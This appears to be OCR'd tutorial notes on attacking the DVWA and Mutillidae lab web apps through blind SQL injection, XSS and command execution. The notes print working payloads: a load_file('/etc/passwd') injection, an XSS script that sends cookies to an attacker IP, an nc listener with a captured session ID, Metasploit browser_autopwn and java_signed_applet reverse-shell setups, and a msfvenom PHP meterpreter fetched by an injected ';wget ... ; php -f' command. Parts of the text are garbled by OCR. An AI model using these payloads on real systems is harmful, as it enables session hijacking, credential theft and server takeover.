- When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible. .

We depended before in the error message. In blind SQL injection we will depend on sql injection without errors. Go to blind sql injection in dvwa> Make the security medium.
To get the no of columns, write in the box

1 union select null,null--




```
ID: 1 union select null,null--
First name: admin
Surname: admin

ID: 1 union select null,null--
First name:
Surname:
```

Another technique is to write 1 union select 1,2--
To load file,

```
1 union select 1, load_file (/etc/passwd)—
```

If it does not work, give it the passwd file in hex.

```
1 union select
```




- Understand Cross-site Scripting (XSS)

- Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.
- An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

The reason that there is hole in the web application program that allows the hacker to execute command or browse the computer. If the hacker wrote a script code and the web application executed the code, then the application has a CSS hole.

There are persistent XSS attacks and reflected XSS attacks




Persistent XSS Attacks

- Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

Reflected XSS Attacks

- Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.

The reflected XSS attack is through injecting the url, and we call it url inject. In persistent XSS attack, it stores it in the database and this is very dangerous since anybody will visit the post, the code will be applied on its computer .



- Reflected XSS Attacks Threat
- Find xss Vulnerabilitie
- <script>alert(‘mahmoud’)</script>
- <script>alert(document.cookie)</script>
- <script>document.location="http://google.com"</script>
- Reflected XSS Attacks with session hijacking
- <script>document.location='http://192.168.1.7/index.php?'+document.cookie;</script>
- Encoder script http://meyerweb.com/eric/tools/dencoder/
- Shorten url www.goo.gl
- nc -lvvp 80
- Inject cookie by cookie manager +


To know whether the website has the XSS hole, test that on mutillidae. Go to DNS lookup.
To know if the web application has the xss hole, write the script

You will get 1

To know the session id on cookie, we write


To direct you to other website write

We can use the link directly




```
192.168.1.3/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>#
```

We can take the cookie of the admin in the website and then we can make login with the cookie and take the admin privilege. We will work on script that will direct to faked hacker web server and we will tell him to inject the cookie. In the hacker computer, we will operate any listener that can see the request There is web site that can encode the url.




```
<script>document.location='http://192.168.1.7/index.php?'+document.cookie;</script>
```

Encoder script http://meyerweb.com/eric/tools/dencoder/




```
%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.1.7%2Findex.php%3F%27%
2Bdocument.cookie%3B%3C%2Fscript%3E%0A

http://192.168.1.3/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D
%27http%3A%2F%2F192.168.1.7%2Findex.php%3F%27%2Bdocument.cookie%3B%3C%2Fscript%
3E%0A#
```

We make a listener




```
nc -lvvp 80
```

The admin will open the link that you sent through the emil




```
http://192.168.1.3/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D
%27http%3A%2F%2F192.168.1.7%2Findex.php%3F%27%2Bdocument.cookie%3B%3C%2Fscript%
3E%0A#
```

The hacker will listen on the port 80. He will get the admin session id from the cookie of the admin



```
root@bt:~# nc -lvp 80
listening on [any] 80 ...
192.168.1.6: inverse host lookup failed: Unknown server error : Connection timed
 out
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 3433
GET /index.php?PHPSESSID=9lb78r1d96uc9uas2o34l9ntd2;%20security=low HTTP/1.1
Host: 192.168.1.7
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.3/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.loc
ation%3D%27http%3A%2F%2F192.168.1.7%2Findex.php%3F%27%2Bdocument.cookie%3B%3C%2F
script%3E%0A
Connection: keep-alive
```


The hacker will browse the application website. He will use temper to change the session id to the hacker session id



opup

.68.1.3/index.php


leader Na...	Request Header Value
	192.168.1.3
t	Mozilla/5.0 (X11; Linux i68
	text/html,application/xhtm
nguage	en-US,en;q=0.5
coding	gzip, deflate
	PHPSESSID=cv1h878pjv03



- Persistent XSS Attacks With Metasploit
- Armitage
- Start browser_autopwn module
- <script>document.location='http://192.168.1.7'</script>

The browser autopwn makes the machine web server and anybody will browse it will apply all the exploits for the browser and any exploit it will find in the browser will make though it gain access to the web server and reverse connecrion to hacker machine

Go to back track and operate the armitage. Put the LHost and SRVHOST the hacker machine Ip and the SRV port 80 and URIPATH /.



server/browser_autopwn


HTTP Client Automatic Exploiter

This module has three actions. The first (and the default) is 'WebServer' which uses a combination of client-side and server-side techniques to fingerprint HTTP clients and then automatically exploit them. Next is

Option	Value
LHOST	192.168.1.7
SRVHOST	192.168.1.7
SRVPORT	80
SSL	0
SSLCert	
SSLVersion	SSL3
URIPATH	/

```
IIIIII    dTb.dTb        .---.
```

Install the firebug in order to adjust the sizes of the browser elements so it can withstand the script.




Name * admin

Message * <script>document.location='http://192.168.1.7'</script>

When the client go to the guest book, it will be forwarded to hacker computer.

You can use instead of browser autopone module the java_signed_applet. We put in LHOST the hacker computer Ip and LPort the port any port and decide the type of the payload to be java/meterpreter/revers_tcp. The SRVHOST same as our ip and the SRVPort 80 and URI path /



multi/browser/java_signed_applet

Java Signed Applet Social Engineering Code Execution


This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resulting signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if

Option	Value
APPLETNAME	SiteLoader
CERTCN	SiteLoader
DisablePayloadHandler	false
ExitOnSession	false
LHOST	192.168.1.7
LPORT	25976
PAYLOAD ✚	java/meterpreter/reverse_tcp
SigningCert	

Targets: 0 => Generic (Java Payload)

```
METASPLOIT CYBER MISSILE COMMAND
```

Any body will browse the link will send him the java/meterpreter/reverse_tcp payload
When the client go to the guest book, it will be forwarded to hacker computer and will download the payload.




- Understand Command Execution vulnerabilitie
- One of the most critical vulnerabilities that a penetration tester can come across in a web application penetration test is to find an application that it will allow him to execute system commands.The rate of this vulnerability is high because it can allow any unauthorized and malicious user to execute commands from the web application to the system and to harvest large amount of information or to compromise the target host.In this article we will see how we can exploit this vulnerability by using the Damn Vulnerable Web Application for demonstration.
- ; or ||s (Unix)

  &&dir (windows)

We can through the infected url excute certain commands in unix and windows. We can upload payload and through this payload we can hack the server.
You can browse the webserver
You can upload payload in the web server. We will use msfvenom. Msfvenom is combination of msfpayload and msfencode.

Msfvenom –p php/meterpreter/reverse_tcp lhost (ip of hacker computer) lport=(any) -f raw > /root/test.php




```
root@bt:~#
root@bt:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.7 lport=5555 -f raw > /root/Desktop/test.php
root@bt:~# cd Desktop/
```

Remove the hash from the php file
We have to copy the payload in the web server but it must be text file


Cp /root/test.php /var/www/test.txt

We will apply the command in the website to upload the payload through the wget command



```
;wget http://192.168.1.7/test.txt -O /tmp/test.php ; php -f /tmp/test.php
```

```
;wget  -O   /tmp/test.php  ;  php  –f  /tmp/test.php
```


Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
t -O /tmp/test.php ; php -f /tmp/test.php
```


Prepare the multi handler.

```
